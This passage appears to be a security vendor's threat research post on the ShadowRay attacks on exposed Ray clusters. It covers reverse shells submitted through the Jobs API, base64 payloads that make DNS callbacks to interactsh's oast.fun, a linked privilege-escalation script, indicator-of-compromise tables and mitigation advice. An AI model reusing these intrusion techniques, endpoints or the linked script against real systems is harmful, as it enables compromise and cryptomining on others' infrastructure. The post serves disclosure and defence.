
- Attackers open reverse shells successfully:



The image above wasthe oldest record of reverse shell we observed on a Ray cluster, executed on September 5th, 2023



An attacker-controlled IP address that served the payload



Successful reverse shells found in the jobs history

Attackers are leveraging the Open-Source Service Interactsh to Evade Detection

The following job was inspected on a compromised ray cluster:

base64 encoded payload

The domain oast[.]fun was hiding in the payload as base64. Here is the decoded payload that attackers successfully ran on the Ray clusters:

Decoded base64 payload

The attackers tried to evade detection by using a base64 encoded Python code. When decoded, the Python code dispatches DNS query to a subdomain under oast[.]fun.


We looked at the certificate history of this domain: https://crt.sh/?q=oast.fun and found that the first Let'sEncrypt certificate is from 2022:

2022-01-12	2022-04-12	*.oast.fun	*.oast.fun	C=US, O=Let's Encrypt, CN=R3
2022-01-12	2022-04-12	*.oast.fun	*.oast.fun	C=US, O=Let's Encrypt, CN=R3

Let'sEncrypt certificate for the domain from 2022


After a quick search, we understood that this domain is connected to the interactsh open source service: https://github.com/projectdiscovery/interactsh?tab=readme-ov-file#using-self-hosted-server

The domain *oast.fun* is one of the public servers the project maintains.



The default page on the public server

The attackers have leveraged the free public servers to avoid detection. When the attackers successfully execute the base64 payload using the Jobs API, a DNS query is invoked from the compromised machine to the attacker-controlled free subdomain. By invoking the DNS query from the compromised machine, the attackers immediately received a notification about the compromised machine's IP address:



An example of interactsh usage: The attacker receives out-of-band notifications about DNS queries from clients in real time.

The same tool is known to be used by threat actors, as mentioned in the article by Palo Alto's Unit 42:


> *Even though Interactsh can be used for legitimate purposes, it is widely used by attackers to test malicious traffic. Its testing traffic therefore could be followed by a series of exploits. [16]*

We Started Investigating the Payloads of the Reverse Shells

We delved into the reverse shell payload from bit[.]ly/akuhGet.The file content made it clear: The attackers tried to escalate their privileges using sudo, which was not present on the attacked machine. The attackers used the service www[.]akuh[.]net using an open source repository.

The script used by the attackers is open source: https://github.com/akuhnet/wqemu/blob/main/su.sh

Virus Total did not raise any red flags:



VirusTotal has no detections for the payload (0/59)

Indications of Compromise (IoCs)

Description	Type	Value
Description	IP Address	23.146.184.38/
Reverse Shell Endpoint #1	IP Address	54.176.108.174/
Reverse Shell Endpoint #2	IP Address	158.247.217.90/
Reverse Shell Endpoint #3	IP Address	206.189.156.69/
Reverse Shell Endpoint #4	Domain Name	clo4q41v1v85ed814bogstepb5jwkbxtj.oast.fun/
Reverse Shell Endpoint #5	Domain Name	bore.pub/
Mining Pool Endpoint #1	Domain Name	xna.2miners.com/
Mining Pool Endpoint #2	Domain Name	kryptex.network/
Mining Pool Endpoint #3	Domain Name	zeph.kryptex.network/
Mining Pool Endpoint #4	Domain Name	zeph.kryptex.network/
Mining Pool Endpoint #5	Domain Name	pool.hashvault.pro/
Mining Pool Endpoint #6	Domain Name	zephyr.miningocean.org/
Mining Pool Endpoint #7	Domain Name	rx.unmineable.com/
VirusTotal Reverse Shell Payload #1	VirusTotal Hash	98f0bf732ebae8f3ba250c02e02a0787a68039caa484e688e0391343eaf0b527
Reverse Shell Payload	MD5 Hash	f3636232ed136fed658521682f6fa9f4
Reverse Shell Payload	SHA1 Hash	8d53ade3599ca39d9ad22d9360834514e9a6c6dc

Description	Type	Value
Attacker Email - found in the logs of a compromised machine	Email Address	fintagixgames[at]gmail[.]com
Attacker Wallet Address - found in the logs of a compromised machine	ZEPHYR Wallet Address	ZEPHYR3KfKQNQrfBwHtsEWyuLn1nzXvjAraxAVBuoKrKFHn3pgtqLqX96h3sWa5kP4Y2i48a4RZnbBQoivU6d(

IP GeoLocations:

IP Address	Location	Network	Postal Code	Approximate Latitude / Longitude*, and Accuracy Radius	ISP / Organization	Domain
23.146.184.38	United States (US), North America	23.146.184.0/24	–	37.751, -97.822 (1000 km)	Atomic Networks	–
54.176.108.174	San Jose, California, United States (US), North America	54.176.96.0/19	95141	37.1835, -121.7714 (1000 km)	Amazon.com	amazon
158.247.217.90	Seoul, Seoul, South Korea (KR), Asia	158.247.216.0/22	04524	37.5794, 126.9754 (1000 km)	Vultr	vultru
206.189.156.69	Singapore, Singapore (SG), Asia	206.189.156.0/22	62	1.3078, 103.6818 (1000 km)	Digital Ocean	–

Source: maxmind.com

Responsible Disclosure

The Oligo research team has actively notified numerous companies through responsible disclosure while providing further details and assistance with remediation.

Detection and Mitigation in Runtime

Shadow vulnerabilities will always exist, but without CVEs that are visible in build time, these vulnerabilities are invisible to SCA and SAST approaches. Code and Static Testing alone don’t hold the complete context about what is deployed.

To detect Shadow Vulnerabilities, the runtime environment, which includes the exploit indicators, must be monitored continuously. The signs of an exploit vary, potentially triggered by specially-crafted input, loading data from untrusted sources, missing firewall rules, behavior of dependencies that are not taken into account, and more.

Mitigation Strategies

- Follow the best practices for securing Ray deployments [9]
  - Start with running Ray within a secured, trusted environment.
  - Always add firewall rules or security groups to prevent unauthorized access.
- Add authorization on top of Ray Dashboard port (8265 by default):
  - If you do need Ray’s dashboard to be accessible, implement a proxy that adds an authorization layer to the Ray API when exposing it over the network.
- Continuously monitor your production environments and AI clusters for anomalies, even within Ray.
  - **Ray depends on arbitrary code execution to function**. Code Scanning and Misconfiguration tools will not be able to detect such attacks, because the open-source maintainers of Ray (Anyscale) marked it as disputed

and confirmed it is not a bug—at the time of writing, it is a feature.

- **Don’t bind on 0.0.0.0 to make your life easy** - It is recommended to use an IP of an explicit network interface, such as the IP that is in the subnet of your local network or a trusted private VPC/VPN.
- **Don’t trust the default** - Sometimes tools assume you read their docs. Do it.
- **Use the right tools** - The technical burden of securing open source is yours. Don't rely on the maintainers, there are tools that can help you protect your production workloads from the risks of using open source in runtime.

We’re also hosting a threat briefing where we’ll go over the potential impacts of ShadowRay, as well as essential mitigation steps.

Book a 1:1 Briefing With Our Research Team

Subscribe to our updates and be the first to learn about the next cyber attacks

Special Thanks

We want to thank Anyscale, first of all for creating Ray, which is truly an awesome open-source framework. We were also incredibly impressed by Anyscale’s security team, which responded quickly and cooperated fully with our team, clearly demonstrating real concern for the safety of Ray users and the community. Additionally, we want to thank Bishop Fox [2], Sierra Haex [3], and Protect AI[4] for their amazing prior work on findings and for disclosing vulnerabilities responsibly.

Oligo Research Team

Oligo Research Team is a group of experienced researchers who focus on new attack vectors in open source software. The team identifies critical issues and alerts Oligo customers and the technology community about their findings. The team has already reported dozens of vulnerabilities in popular OSS projects and libraries, including Apache Cassandra, Atlassian Confluence, and PyTorch.

Avi Lumelsky

Avi has a relentless curiosity about business, AI, security—and the places where all three connect. An experienced software engineer and architect, Avi’s cybersecurity skills were first honed in elite Israeli intelligence units. His work focuses on privacy in the age of AI and big data.

Guy Kaplan

Guy is an experienced security researcher with a love of reverse engineering and learning new technologies. Skilled at thinking like an attacker, Guy started his career in the Israeli military, where he led a cryptographic research team.

Gal Elbaz

Gal Elbaz is the Co-Founder and CTO at Oligo Security, bringing over a decade of expertise in vulnerability research and ethical hacking. Gal started his career as a security engineer in the IDF's elite intelligence unit. Later on, he joined Check Point, where he was instrumental in building the research team and served as a senior security researcher.

Stop modern attacks and keep your business moving
